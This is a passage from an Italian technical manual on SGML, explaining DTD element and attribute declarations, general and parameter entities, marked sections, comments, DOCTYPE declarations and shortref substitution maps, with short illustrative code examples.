Se nella definizione di un elemento si vogliono indicare delle eccezioni a quanto definito dal modello di contenuto, si può indicare un gruppo di elementi successivo al modello del contenuto.

Questo gruppo può essere preceduto dal segno **`+`** o dal segno **`-`** indicando rispettivamente un'eccezione di inclusione, o un'eccezione di esclusione.

Esempi

```
<!ELEMENT address - O (#PCDATA) +(newline) >
```

L'elemento **`address`** contiene caratteri normali, ma può includere eccezionalmente anche l'elemento **`newline`**.

```
<!ELEMENT acronimo - - (#PCDATA) -(acronimo) >
```

L'elemento **`acronimo`** contiene caratteri normali e non può includere se stesso (a essere precisi, non dovrebbe essere necessario dichiarare una cosa del genere, dal momento che il contenuto **`#PCDATA`** non ammette altri elementi al suo interno).[1]

### 107.2.4.5 Elementi vuoti

Alcuni tipi di elementi non sono fatti per circoscrivere una zona di testo, ma solo per rappresentare qualcosa che si trova in un certo punto. Questi elementi, non vengono dichiarati con un modello di contenuto tra parentesi, ma con l'utilizzo della parola chiave **`empty`**.

L'esempio seguente, dichiara l'elemento **`toc`** che non può contenere alcunché.

```
<!ELEMENT toc - O EMPTY>
```

Tipicamente, tali elementi, sono dichiarati in modo che il marcatore di chiusura sia solo facoltativo. Non potendo contenere alcunché, sarebbe perfettamente inutile renderlo obbligatorio.

[1] In questo momento può apparire strano l'uso di questa forma di eccezione. Tuttavia, per comprenderne meglio il senso, occorrerebbe conoscere come funzionano le entità parametriche che sono descritte più avanti. Con queste si può definire un modello del contenuto attraverso una sorta di variabile, e in tal caso, potrebbe essere conveniente l'indicazione di una o più eccezioni, sia in aggiunta che in detrazione.

### 107.2.5 Dichiarazione multipla

Eventualmente, un gruppo di elementi che abbiano le stesse caratteristiche, cioè le stesse regole di minimizzazione e lo stesso modello del contenuto, può essere dichiarato in una sola istruzione. L'esempio seguente dovrebbe essere sufficiente a comprendere il meccanismo.

```
<!ELEMENT ( annotazione | avvertimento | pericolo ) - - (#PCDATA) >
```

### 107.2.6 Attributi

Un elemento può prevedere la presenza di uno o più attributi. Si tratta di informazioni che non compongono il contenuto dell'elemento, ma di qualcosa che, non potendo apparire nel testo, serve per qualche ragione ai programmi che elaborano successivamente il documento.

Il classico esempio è costituito da quei marcatori utilizzati per i riferimenti incrociati. L'esempio seguente mostra la dichiarazione dell'elemento **`ref`** che si intende utilizzare come riferimento a una parte del documento identificata attraverso il valore attribuito all'attributo **`point`**.

```
<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED
        name CDATA "riferimento" >
```

Attraverso l'istruzione **`ATTLIST`** si definiscono gli attributi di un elemento. Dopo l'indicazione del nome dell'elemento a cui si fa riferimento, segue l'elenco degli attributi, ognuno dei quali inizia con un codice di interruzione di riga seguito eventualmente da altri tipi di spazi. Ciò significa che l'istruzione **`ATTLIST`** deve essere composta proprio come indicato dall'esempio, solo i rientri sono facoltativi.

L'esempio indica che l'elemento **`ref`** contiene due attributi: **`point`** e **`name`**. Il primo è obbligatorio (**`#REQUIRED`**), mentre per il secondo è stato indicato un valore predefinito, nel caso non venga specificato espressamente (**`riferimento`**).

Il tipo di contenuto di un attributo viene definito attraverso delle parole chiave, che possono essere indicate usando lettere maiuscole o minuscole indifferentemente:

- **`CDATA`**

  rappresenta una stringa di qualunque tipo di carattere, ammettendo anche simboli di punteggiatura o altro, che comunque mantiene solo il suo significato letterale (*Character DATA*);

  > Questo è un punto delicato. La parole chiave **`CDATA`** viene usata anche in altre situazioni con un significato simile, ma non identico. Nel caso definisca il contenuto di un attributo, è ammesso l'uso di macro (entità) che vengono espanse.

- **`NMTOKEN`**

  rappresenta qualunque tipo di carattere alfanumerico (lettere, numeri e spazi soltanto), che dovrebbe comporre un nome (*Name TOKEN*);

- **`NUMBER`**

  rappresenta solo cifre numeriche, cioè un numero;

- **`ID`**

  rappresenta un identificatore unico per quel tipo di documento, e si ottiene dando un nome, senza caratteri speciali o segni di punteggiatura, che poi servirà per farvi riferimento;

- **`IDREF`**

  indica che l'attributo deve essere un puntatore valido a un identificatore di un attributo ID, corrispondente in un altro elemento.

Il tipo di contenuto di un attributo, può essere indicato in modo preciso attraverso una serie di scelte alternative. In tal caso, invece di utilizzare le parole chiave già elencate, si indicano le stringhe alternative, separate dalla barra verticale, tra parentesi tonde. Per esempio, **`(bozza | finale)`** rappresenta la possibile scelta tra le due parole **`bozza`** e **`finale`**.

L'ultimo dato da inserire per ogni attributo è il valore predefinito, oppure una parola chiave a scelta tra le seguenti:

- **`#REQUIRED`**

  rappresenta l'obbligatorietà dell'inserimento del valore;

- **#IMPLIED**

  rappresenta un attributo facoltativo;

- **#CURRENT**

  in mancanza di un'indicazione esplicita, rappresenta l'utilizzo dell'ultimo valore assegnato allo stesso attributo dello stesso elemento.

Tra tutti, merita attenzione la coppia **ID** e **IDREF**. Questi tipi di attributi possono essere molto utili per definire dei riferimenti incrociati all'interno del documento, quando la loro validità deve essere controllata con gli strumenti di convalida SGML. Si osservi l'esempio seguente:

```
<!ELEMENT label - O EMPTY>
<!ATTLIST label
        identity ID #REQUIRED>

<!ELEMENT ref - O EMPTY>
<!ATTLIST ref
        point IDREF #REQUIRED>
```

Nell'esempio si mostra la dichiarazione di un elemento **label** che non può contenere testo, e serve solo per definire l'attributo **identity**, di tipo **ID**. Questo permetterà l'utilizzo di marcatori simili a **<label identity="miaetichetta">**, dove viene assegnato all'attributo **identity** un nome sempre diverso, allo scopo di identificare qualcosa. Sotto, la dichiarazione dell'elemento **ref** mostra un altro elemento che non può contenere testo, ma solo un attributo denominato **point**, di tipo **IDREF**, che può quindi contenere solo il nome di un identificatore già usato in un altro elemento con l'attributo **ID**.

In pratica, se nel testo SGML si dovesse utilizzare da qualche parte il marcatore **<label identity="miaetichetta">**, in un altro punto sarebbe valido il marcatore **<ref point="miaetichetta">**, perché l'identificatore **miaetichetta** esiste effettivamente.

Ricapitolando, un attributo **ID** di un marcatore è valido quando è unico nel documento SGML che si scrive, mentre un attributo **IDREF** è valido quando esiste il valore corrispondente di un attributo **ID**.

> Spesso, per cose del genere, si preferisce usare attributi di tipo **CDATA**, per permettere l'utilizzo di caratteri di ogni tipo, togliendo però all'SGML la possibilità di controllare la validità di tali riferimenti incrociati.

## 107.3 Entità

Con questo termine, ***entità***, si fa riferimento a due tipi di oggetti: macro per la sostituzione di stringhe (*general entities*) o macro per la sostituzione di nomi all'interno di istruzioni SGML (*parameter entities*).

Le macro per la sostituzione di stringhe, una volta dichiarate, si utilizzano all'interno del sorgente SGML come abbreviazioni o come un modo per identificare lettere o simboli che non possono essere usati altrimenti. Per esempio, utilizzando le entità ISO 8879:1986, la frase

**Wer bekommt das größte Stück Torte?**

può essere scritta nel sorgente nel modo seguente:

**Wer bekommt das größte Stück Torte?**

Le entità generali, quindi, sono identificate nel testo SGML perché iniziano con la e-commerciale (**&**), e terminano con un punto e virgola. È bene osservare che il punto e virgola non è obbligatorio in ogni situazione, ma solo quando il carattere successivo sia diverso da uno spazio orizzontale o da un codice di interruzione di riga. In generale, però, sarebbe bene usare sempre il punto e virgola. La tabella 107.1 elenca alcune macro delle entità standard più importanti.[2]

L'altro tipo di macro, riguarda invece la sostituzione all'interno delle istruzioni SGML, cioè nella dichiarazione del DTD.

L'esempio seguente mostra la dichiarazione dell'elemento **p** che può contenere l'elemento o gli elementi indicati all'interno della macro **%inline;** .

```
<!ELEMENT p - O (%inline;) >
```

La dichiarazione di un'entità avviene utilizzando l'istruzione **ENTITY**. L'esempio seguente mostra la dichiarazione di un'entità da utilizzare nel sorgente SGML.

```
<!ENTITY agrave "\`a">
```

[2] Le entità standard ISO 8879, sono distinte in 19 gruppi, che in parte si sovrappongono (a volte si ripetono alcune dichiarazioni nello stesso modo). Questi 19 gruppi di entità corrispondono ad altrettanti file, per i quali esiste anche un nome stabilito.

| | | | |
|---|---|---|---|
| á | á | Á | Á |
| â | â | Â | Â |
| à | à | À | À |
| å | å | Å | Å |
| ã | ã | Ã | Ã |
| ä | ä | Ä | Ä |
| æ | æ | Æ | Æ |
| ç | ç | Ç | Ç |
| é | é | É | É |
| ê | ê | Ê | Ê |
| è | è | È | È |
| ë | ë | Ë | Ë |
| í | í | Í | Í |
| î | î | Î | Î |
| ì | ì | Ì | Ì |
| ï | ï | Ï | Ï |
| ñ | ñ | Ñ | Ñ |
| ó | ó | Ó | Ó |
| ô | ô | Ô | Ô |
| ò | ò | Ò | Ò |
| ø | ø | Ø | Ø |
| õ | õ | Õ | Õ |
| ö | ö | Ö | Ö |
| ß | ß | | |
| ú | ú | Ú | Ú |
| û | û | Û | Û |
| ù | ù | Ù | Ù |
| ü | ü | Ü | Ü |
| ý | ý | Ý | Ý |
| ÿ | ÿ | | |
| & | & | @ | @ |
| * | * | | |
| ˆ | ˆ | ˜ | ˜ |
| © | © | | |
| $ | $ | % | % |
| # | # | | |
| ! | ! | ¡ | ¡ |
| ? | ? | ¿ | ¿ |
| ‐ | - | _ | _ |
| \ | \ | | |
| " | " | | |
| < | < | > | > |
| [ | [ | ] | ] |
| { | { | } | } |

Tabella 107.1: Alcune macro delle entità standard secondo le specifiche ISO 8879:1986.

In questo caso, si vuole che la macro **`à`** venga sostituita con la stringa **`\`a`**. Evidentemente, questa trasformazione non ha niente a che vedere con SGML. È semplicemente una scelta motivata dal tipo di programma utilizzato successivamente per rielaborare il risultato generato dall'analizzatore SGML.

L'esempio seguente mostra la dichiarazione di due entità da utilizzare all'interno delle istruzioni SGML.

```
<!ENTITY % emph " em | concept | cparam " >
<!ENTITY % inline "(#PCDATA | %emph;)*" >
```

La dichiarazione di questo tipo di entità si distingue perché viene utilizzato il simbolo di percentuale subito dopo la parola **`ENTITY`**, staccandolo da questa e anche dal nome dell'entità successivo. Anche in questo caso si utilizza solo come pura sostituzione di stringhe, per cui la dichiarazione di **`%inline;`**, facendo a sua volta riferimento a **`%emph;`**, è equivalente a quella seguente:

```
<!ENTITY % inline "(#PCDATA | em | concept | cparam )*" >
```

Naturalmente, una macro può contenere anche il riferimento a un'altra macro. Per esempio, la dichiarazione dell'ipotetico elemento **`p`**, fatta nel modo seguente,

```
<!ELEMENT p - O (%inline;) >
```

è equivalente a quest'altra dichiarazione:

```
<!ELEMENT p - O ((#PCDATA | em | concept | cparam )*) >
```

## 107.3.1 Acquisizione dall'esterno

Le entità di qualunque tipo, possono essere dichiarate abbinando una stringa a una macro, come è stato mostrato in precedenza. In alternativa, a una macro si può abbinare un file esterno (file inteso nel senso più ampio possibile). In tal caso, si utilizza la parola chiave **`SYSTEM`** come nell'esempio seguente:

```
<!ENTITY capitolo2 SYSTEM "capitolo2.sgml">
```

In tal modo, quando poi nel documento SGML si utilizza la macro **`&capitolo2;`**, e poi lo si elabora attraverso un analizzatore SGML, si ottiene l'inserimento del file `capitolo2.sgml`. Più o meno ciò che si fa normalmente con le direttive di un tipico preprocessore di un linguaggio di programmazione.

Nello stesso modo si può fare per dichiarare un'entità parametrica, come nell'esempio seguente:

```
<!ENTITY % isoent SYSTEM "isoent.txt">
```

L'esempio mostra la dichiarazione della macro **`%isoent;`**, riferita al file `isoent.txt`. Per utilizzare questa macro, bisogna sapere a cosa si riferisce; trattandosi di un file, è logico pensare che si tratti di un testo articolato su più righe, e quindi inadatto all'inserzione all'interno delle istruzioni. Generalmente, una macro del genere serve a incorporare un pezzo di DTD dall'esterno.

```
%isoent;
```

Come si vede dall'esempio, è normale vedere la chiamata di una macro di questo tipo, da sola, all'esterno di qualunque istruzione del DTD. L'esempio mostrato è comunque significativo: rappresenta l'inclusione di un file che presumibilmente, dal nome, serve a incorporare le entità ISO, cioè quelle standard riferite alle lettere accentate e ai simboli speciali.

A questo proposito, potrebbero esistere diversi file, del tipo: `isoent.latex.txt`, `isoent.html.txt`,... che prima di avviare l'analizzatore SGML vengono sostituiti al file `isoent.txt`, in modo da ottenere la sostituzione corretta in base all'elaborazione successiva che si vuole ottenere (LaTeX, HTML, ecc.).

Se non fosse ancora chiaro, ecco come potrebbe essere composto l'ipotetico file `isoent.txt` quando si vogliono le sostituzioni corrette per LaTeX.

```
<!ENTITY agrave "\`a">
<!ENTITY Agrave "\`A">
<!ENTITY egrave "\`e">
<!ENTITY Egrave "\`E">
<!ENTITY eacute "\'e">
<!ENTITY Eacute "\'E">
...
```

L'acquisizione di una macro da un file esterno può essere dichiarata senza specificare esplicitamente il file, lasciando che l'analizzatore trovi il file corretto in base a un catalogo SGML. L'argomento verrà ripreso in seguito, comunque, in questo tipo di dichiarazione, manca il nome del file.

```
<!ENTITY capitolo2 SYSTEM>
```

```
<!ENTITY % isoent SYSTEM>
```

Solitamente, si preferisce includere in questo modo solo le macro parametriche, e questo lo si comprenderà intuitivamente in seguito.

### 107.3.2 Codici macro speciali

È bene ribadire che l'uso delle entità standard (ISO), permette di rendere il testo SGML indipendente dalla piattaforma utilizzata. Tuttavia, la dichiarazione della sostituzione dipende dalla piattaforma, e come si è mostrato, si tendono a predisporre diversi schemi di sostituzione per le diverse piattaforme a cui si vuole fare riferimento.

In situazioni eccezionali, può essere conveniente indicare i caratteri per numero, attraverso una notazione simile a quella delle entità normali. Per esempio, se si usa la codifica ISO 8859-1 (Latin-1), la macro **`è`** corrisponderà alla lettera **`è`** (la «e» accentata normale).

Questa possibilità è fondamentale proprio quando si definiscono le stringhe di sostituzione per una determinata piattaforma (hardware/software), in cui si debbano indicare caratteri speciali identificati dal numero corrispondente.

```
<!ENTITY egrave "&#232;">
```

| |
|---|
| Potrebbe sembrare che un testo SGML non possa utilizzare una codifica particolare, quale ISO 8859-1 o altro. Non è così. L'SGML mette a disposizione le entità standard, ma ciò non toglie che si possa decidere di usare comunque una codifica (ASCII) estesa come Latin-1 o altro. Ovviamente questo rende il testo dipendente dalla piattaforma, precisamente dalla codifica. |

## 107.4 Sezioni marcate

Le sezioni marcate sono una specialità di SGML, poco usata, e poco conosciuta. Si tratta di istruzioni che vengono inserite nel testo SGML, non nel DTD, e servono a vario titolo per delimitare del testo per qualche scopo.

Una sezione marcata si compone di un sorta di marcatore di apertura, e di una sorta di marcatore di chiusura. Il marcatore di apertura contiene una parola chiave che ne identifica il comportamento. Si osservi l'esempio seguente:

```
<![ INCLUDE [
Questa parte del testo è inclusa nell'elaborazione SGML.
]]>
```

Come si può intuire, la sezione marcata dell'esempio è introdotta da **`<![ INCLUDE [`** ed è terminata da **`]]>`**. In questo caso, la parola chiave **`INCLUDE`** indica che il testo contenuto nella sezione marcata deve essere incluso nell'elaborazione (anche se ciò, per ora, può sembrare perfettamente senza significato).

Le parole chiave utilizzabili per definire la sezione marcata sono diverse, e di seguito ne appare l'elenco.

- **`INCLUDE`**

  Il contenuto della sezione marcata deve essere incluso nel documento SGML, e deve essere elaborato normalmente.

- **`IGNORE`**

  Il contenuto della sezione marcata deve essere escluso dal documento SGML. Se l'analizzatore SGML genera un qualche tipo di output, questo non conterrà tale sezione.

- **`CDATA`**

  Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità. Ciò vale per tutto, tranne il simbolo di chiusura della sezione marcata (**`]]>`**), che quindi è l'unica cosa che non può essere rappresentato all'interno di questa.

- **`RCDATA`**

  Il contenuto della sezione marcata deve essere incluso e trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.

- **`TEMP`**

  Il contenuto della sezione marcata deve essere inteso come «temporaneo». Ciò serve solo come riferimento umano, per localizzare facilmente una parte del documento che richiede una revisione o che dovrà essere rimossa.

L'utilizzo di sezioni marcate di tipo **`INCLUDE`**/**`IGNORE`**, sono utili solo in abbinamento a entità parametriche. Prima di proseguire, è bene chiarire che quella specie di marcatore che apre una sezione marcata è come un'istruzione SGML, di quelle che appaiono nel DTD, anche se viene usata al di fuori di questo, nel documento. In questo senso, al suo interno, si possono usare le entità parametriche, e quindi, una di queste macro può servire per definire in modo dinamico la parola chiave **`INCLUDE`** oppure **`IGNORE`**, per decidere di includere o escludere quel blocco (e probabilmente anche altri) con la modifica di una sola macro.

Per esempio, nel DTD del documento potrebbe apparire la dichiarazione di un'entità parametrica denominata **`commentato`**.

```
<!ENTITY % commentato "INCLUDE">
```

Nel documento SGML potrebbero esserci una serie di sezioni marcate la cui inclusione deve dipendere da questa macro.

```
...
1 + 2 = 3
<![ %commentato; [
La matematica non è un'opinione.
]]>
...
```

Quando il testo viene analizzato, la macro viene espansa e trovando che corrisponde a **`INCLUDE`**, il testo delle sezioni marcate che l'hanno usata, vengono incluse. Al contrario, basta modificare la macro, assegnandole il valore **`IGNORE`**, per fare in modo che tutte quelle sezioni marcate vengano ignorate.

Questo tipo di approccio potrebbe sembrare ugualmente scomodo per l'utilizzatore che non vuole toccare il DTD. Però, si vedrà in seguito che si possono inserire delle eccezioni al DTD nel preambolo di un documento SGML. Oppure, si può benissimo progettare un DTD con una componente esterna, destinata a questo tipo di ritocchi.

## 107.5 Dettagli importanti

Prima di passare alla descrizione dell'abbinamento di un DTD a un testo SGML, è bene chiarire alcuni dettagli che sono stati trascurati nelle sezioni precedenti.

### 107.5.1 Commenti

All'interno del documento sorgente SGML, e così anche nel DTD, possono essere indicate delle righe di commento da non considerare come parte del documento o della codifica. Queste si ottengono con i delimitatori **`<!--`** e **`-->`**.

Volendo approfondire meglio il problema, la sequenza **`<!>`** rappresenta l'istruzione SGML nulla, e può essere usata indifferentemente nel DTD o nel sorgente SGML. In qualità di istruzione nulla viene ignorata semplicemente.

All'interno delle istruzioni SGML è possibile inserire dei commenti, attraverso una sequenza di due trattini (**`--`**), per aprire e chiudere il commento. Per esempio,

```
<!ELEMENT itemize - - (item+) -- elenchi puntati -- >
```

dichiara l'elemento **`itemize`** con un commento incorporato.

Questo dovrebbe chiarire il senso del commento composto da **`<!--`** e **`-->`**: si tratta di un'istruzione (nulla) che contiene un commento.

Questa particolarità di SGML ha delle conseguente: nel testo che compone il commento, non possono apparire sequenze di due o più trattini.

### 107.5.2 Maiuscole minuscole

Per convenzione, i nomi di entità sono sensibili alla differenza tra lettere maiuscole e minuscole, per cui **`À`** e **`à`** rappresentano rispettivamente la lettera «A» maiuscola con accento grave e la «a» minuscola con accento grave.

Per convenzione, i nomi degli elementi, i simboli delle regole di minimizzazione, i nomi degli attributi, e le parole chiave, non sono sensibili alla differenza tra lettere maiuscole e minuscole. Quindi, nelle dichiarazioni del DTD,

```
<!element ref - o empty>
<!attlist ref
        id cdata #required
        name cdata "riferimento">
```

è identico a

```
<!ELEMENT REF - O EMPTY>
<!ATTLIST REF
        ID CDATA #REQUIRED
        NAME CDATA "riferimento">
```

così come nel testo SGML

```
... <ref id="capitolo-introduttivo" name="Intro"> ...
```

è identico a

```
... <REF ID="capitolo-introduttivo" NAME="Intro"> ...
```

indifferentemente dal modo (maiuscolo o minuscolo) in cui, l'elemento **`ref`** è stato dichiarato nel DTD. Evidentemente, in generale, il contenuto delle stringhe delimitate è sensibile alla differenza tra maiuscole e minuscole.[3]

### 107.5.3 Delimitatori di stringa

In varie situazioni, all'interno del DTD e all'interno dei marcatori utilizzati nel testo SGML, può essere necessaria l'indicazione di stringhe. I simboli utilizzati per delimitare le stringhe possono essere gli apici doppi (`"`...`"`), oppure gli apici singoli (`'`...`'`). La scelta tra i due tipi di delimitatori dovrebbe essere indifferente, a parte la possibile necessità di inserire nelle stringhe proprio questi caratteri. Si osservi l'esempio seguente, in cui vengono dichiarate le entità riferite ad alcune lettere accentate da usare con LaTeX.

```
<!ENTITY uuml   '\"u'>
<!ENTITY Uuml   '\"U'>
<!ENTITY yacute "\'y">
<!ENTITY Yacute "\'Y">
```

In situazioni più complesse, potrebbe essere necessario indicare i caratteri con l'aiuto delle macro **`&#`*`nnn`*`;`**, che permettono di identificare l'oggetto attraverso il numero corrispondente riferito al tipo di codifica utilizzato (purché il contesto preveda la successiva ulteriore espansione di tali macro).

### 107.5.4 Tipo di contenuto di un'entità generale

In precedenza, quando è stato mostrato in che modo possa essere definita un'entità, si è trascurato il fatto che si deve definire in che modo la stringa di sostituzione vada interpretata. Per questo, si aggiunge una parola chiave prima della stringa.

Se non si usa alcuna parola chiave, si intende che la stringa vada interpretata come appare, espandendo eventuali entità contenute al suo interno. Si osservi l'esempio.

```
<!ENTITY attenzione "&lt;ATTENZIONE&gt;">
```

Quando dovesse essere utilizzata la macro **`&attenzione;`**, si otterrebbe la stringa **`<ATTENZIONE>`**, perché le entità **`<`** e **`>`** vengono espanse ulteriormente.

Se si indica la parola chiave **`CDATA`**, si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe sembrare un'entità.

```
<!ENTITY attenzione CDATA "&lt;ATTENZIONE&gt;">
```

L'esempio, modificato con l'introduzione della parola chiave **`CDATA`**, fa sì che la macro **`&attenzione;`** si traduca in pratica in **`<ATTENZIONE>`**, perché le entità **`<`** e **`>`** non vengono riconosciute come tali, e quindi non vengono espanse.

Se si utilizza la parola chiave **`SDATA`** (*Special DATA*), si intende che la stringa di sostituzione deve essere utilizzata in modo letterale, senza espandere alcuna sequenza che potrebbe sembrare un'entità. Però, a differenza di **`CDATA`**, l'informazione viene filtrata in modo particolare quando l'analizzatore SGML genera un risultato transitorio da riutilizzare con un altro programma di composizione.

[3] Il contenuto delle stringhe delimitate riguarda i programmi che fanno uso del documento dopo l'analisi SGML. Dipende da loro il senso che hanno queste informazioni.

### 107.5.5 Contenuto elementare degli elementi

In precedenza è già stata spiegata la dichiarazione degli elementi, e la dichiarazione del contenuto. In particolare si è visto che attraverso la parola chiave **#PCDATA** si fa riferimento a testo normale che viene elaborato normalmente (*parsed*). Ciò significa che questo tipo di testo è soggetto alla sostituzione delle entità, come fino a questo punto si è dato per scontato.

Tuttavia esistono altre parole chiave per definire tipi di testo differenti. Segue l'elenco di quelle più comuni.

- **#PCDATA**

  *Parsed Character DATA*. Si riferisce a testo normale soggetto alla sostituzione delle entità. Questo testo non può contenere altri elementi.

- **CDATA**

  Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore o un'entità.

  > In pratica, la definizione di elementi con contenuto **CDATA** è decisamente sconsigliabile. Se esiste la necessità di delimitare una zona di testo da trattare in modo letterale, solitamente, si preferisce utilizzare una sezione marcata del tipo **<![CDATA[**...**]]>**.

- **RCDATA**

  Il contenuto dell'elemento deve essere trattato come testo letterale, in modo da ignorare ciò che altrimenti potrebbe essere interpretato come un marcatore, ma continuando a espandere le entità.

## 107.6 Abbinare il DTD al documento SGML

L'abbinamento di un DTD a un documento SGML avviene generalmente in modo formale. In presenza di situazioni eccezionali, questo abbinamento è implicito, come nel caso dell'HTML, ma è bene utilizzare ugualmente l'approccio generale anche in questi casi estremi.

Un sorgente SGML inizia normalmente con la dichiarazione del tipo di DTD utilizzato. Può trattarsi di un file esterno o di dichiarazioni incorporate nel documento stesso. Per esempio, la dichiarazione seguente indica all'analizzatore SGML di utilizzare un DTD esterno, denominato **linuxdoc** e contenuto nel file `linuxdoc.dtd`.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd">
```

L'esempio seguente mostra invece una dichiarazione iniziale che contiene le istruzioni che compongono il DTD, racchiuse tra parentesi quadre.

```
<!DOCTYPE personale [
...
-- istruzioni SGML --
...
...
]>
```

Una terza possibilità permette di definire un file esterno e di aggiungere altre istruzioni particolari riferite al documento, come nell'esempio seguente, sempre utilizzando le parentesi quadre.

```
<!DOCTYPE linuxdoc SYSTEM "linuxdoc.dtd" [
...
-- istruzioni SGML --
...
...
]>
```

Inoltre, come è stato visto nel caso delle entità, l'acquisizione dall'esterno di un file contenente un DTD, può avvenire anche senza stabilire espressamente il nome di un file, lasciando che questo venga determinato da un catalogo. Così, l'esempio già visto del DTD **linuxdoc** si potrebbe trasformare nel modo seguente:

```
<!DOCTYPE linuxdoc SYSTEM>
```

Esiste anche un'altra alternativa: quella di indicare un identificatore pubblico, anch'esso riferito a un catalogo. Quello che segue è il preambolo di un file SGML scritto secondo il DTD HTML 3.2. Si osservi, a questo proposito, l'uso della parola chiave **PUBLIC**.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

### 107.6.1 Strategie

La scelta di incorporare il DTD nel documento, o di lasciarlo all'esterno, dipende da delle scelte organizzative. Di sicuro, può essere sensato l'inclusione del DTD nel documento SGML quando si tratta di un DTD specifico che non viene usato altrove.

Nella realtà, si utilizzerà quasi sempre un DTD esterno, probabilmente predisposto da altri, abbinato a una serie di strumenti che permettono di produrre dei documenti in formato finale a partire dai sorgenti SGML scritti seguendo quel DTD particolare.

L'estensibilità del DTD resta sempre una possibilità utile per poter aggiungere delle entità interne o delle entità parametriche allo scopo di gestire opportunamente le sezioni marcate.

### 107.6.2 Entità interne

Come si è visto nella sezione precedente, la dichiarazione del DTD può includere delle istruzioni del DTD, generalmente estendendolo. Questo meccanismo permette, tra le altre cose, di inserire le cosiddette ***entità interne*** (*internal entity*). Si osservi l'esempio.

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!" >
<!ENTITY posix    "POSIX" >
<!ENTITY unix     "Unix" >
<!ENTITY xwin     "X Window System" >
<!ENTITY edizione "1999.12.31">
]>
```

L'esempio appena mostrato permette di utilizzare le macro **`&pericolo;`**, **`&posix;`**, **`&unix;`**, **`&xwin;`** e **`&edizione;`**, all'interno del sorgente SGML, ottenendo la loro sostituzione automatica. Per intenderne l'utilità, basta pensare al caso della macro **`&xwin;`** dell'esempio precedente: non occorre più ricordare come si deve scrivere (X, X Window o X Window System), e se si decidesse di cambiare, basterebbe modificare la dichiarazione dell'entità. Il concetto è analogo a quello delle macro del preprocessore nei linguaggi di programmazione.

La definizione di entità interne è consentita anche quando queste dovessero essere già state dichiarate nel DTD. Le entità dichiarate nelle istruzioni aggiuntive, dovrebbero prendere la precedenza e sostituirsi a quelle eventualmente già dichiarate nel DTD.

### 107.6.3 Entità parametriche

Come nel caso delle entità interne, nelle estensioni del DTD può essere conveniente aggiungere la dichiarazione di entità parametriche da utilizzare per controllare l'inclusione o l'esclusione di sezioni marcate. Si osservi l'esempio, già mostrato in precedenza, in cui la macro **`commentato`** serve per controllare alcune sezioni marcate, stabilendone il tipo.

```
<!DOCTYPE linuxdoc SYSTEM
[
<!ENTITY pericolo "!!" >
<!ENTITY posix    "POSIX" >
<!ENTITY unix     "Unix" >
<!ENTITY xwin     "X Window System" >
<!ENTITY edizione "1999.12.31">
...
<!ENTITY % commentato "INCLUDE" >
]>
...
...
1 + 2 = 3
<![ %commentato; [
La matematica non è un'opinione.
]]>
...
...
```

### 107.6.4 Ancora sulla dichiarazione del DTD

Si è visto in che modo inizia un sorgente SGML. Quello che non è ancora stato chiarito è che il tipo di documento deve essere stato dichiarato nel DTD, anche se ciò può sembrare ridondante. In effetti è necessario dire di cosa è composto il documento. Nel DTD potrebbe apparire un'istruzione come quella seguente:

```
<!ELEMENT linuxdoc O O ( article | report | book | letter ) >
```

In questo esempio, si comprende che non è necessario usare marcatori del tipo **`<linuxdoc>`** **`</linuxdoc>`** per delimitare il sorgente SGML. Infatti, la coppia di **`O`** afferma che queste sono opzionali. Invece, il tipo di documento **`linuxdoc`** deve contenere esattamente un elemento del tipo **`article`**, oppure **`report`**, oppure **`book`**, o ancora **`letter`**.

Il sorgente SGML che fa riferimento al tipo di documento **`linuxdoc`** e che utilizza il formato definito dall'elemento **`article`**, sarà composto schematicamente come segue:

```
<!DOCTYPE linuxdoc SYSTEM>
<article>
...
...
...
</article>
```

Un tipo di documento potrebbe essere definito in maniera diversa, per esempio nel modo seguente:

```
<!element miodoc - - ( sezione+ ) >
```

In questo caso, il documento può contenere solo elementi **`sezione`**, ed è obbligatorio l'utilizzo dei marcatori per indicare l'inizio e la fine del tipo di documento.

```
<!doctype miodoc system>
<miodoc>
        <sezione>
        ...
        ...
        ...
</miodoc>
```

# 107.7 Mappe di sostituzione (shortref)

Fino a questo punto, si è vista la filosofia dell'SGML applicata alla struttura del documento e all'indipendenza rispetto alla piattaforma. L'analizzatore SGML standard, oltre che convalidare il documento in base al DTD, si occupa di rielaborare il sorgente SGML per generare un risultato intermedio, più facile da gestire per altri programmi di composizione.

In un certo qual modo, questo risultato intermedio può essere controllato, all'interno del DTD, attraverso la definizione di mappe di sostituzione, o *shortref*.

Con questo meccanismo, si punta normalmente ad attribuire significati speciali a simboli determinati, e a controllare la spaziatura orizzontale e verticale del testo.

## 107.7.1 Dichiarazione e abbinamento delle mappe di sostituzione

La mappa di sostituzione definisce un abbinamento tra un simbolo e un'entità che ne prenderà il posto. L'esempio seguente è solo un pezzo ipotetico della dichiarazione di una mappa del genere.

```
<!SHORTREF miamappa
...
        "[" lsqb
        "]" rsqb
        "~" nbsp
        "_" lowbar
        "#" num
        "%" percnt
        "^" circ
        "{" lcub
        "}" rcub
        "|" verbar >
```

Dall'esempio si può osservare che alcuni simboli vengono sostituiti con le relative entità, indicate solo per nome, senza bisogno della e-commerciale e del punto e virgola finale. Questo fatto, di per sé, potrebbe sembrare assolutamente inutile dal punto di vista di SGML: se si può scrivere una parentesi quadra aperta, perché sostituirla automaticamente con la sua entità corrispondente. Il fatto è che il software utilizzato per la composizione, potrebbe attribuire un significato speciale a una parentesi quadra, mentre quello che si vuole nel testo SGML è che questa valga solo per quello che appare. In tal modo, chi scrive dovrebbe utilizzare necessariamente la macro **`[`** per non creare problemi al programma di composizione o di elaborazione successiva.

Nello stesso modo, attraverso la mappa di sostituzione, si può attribuire un significato completamente diverso alla parentesi quadra aperta: per assurdo, potrebbe diventare una parentesi graffa...

```
<!SHORTREF miamappa
...
        "[" lcub
        "]" rcub
...
        "{" lcub
        "}" rcub
        "|" verbar >
```

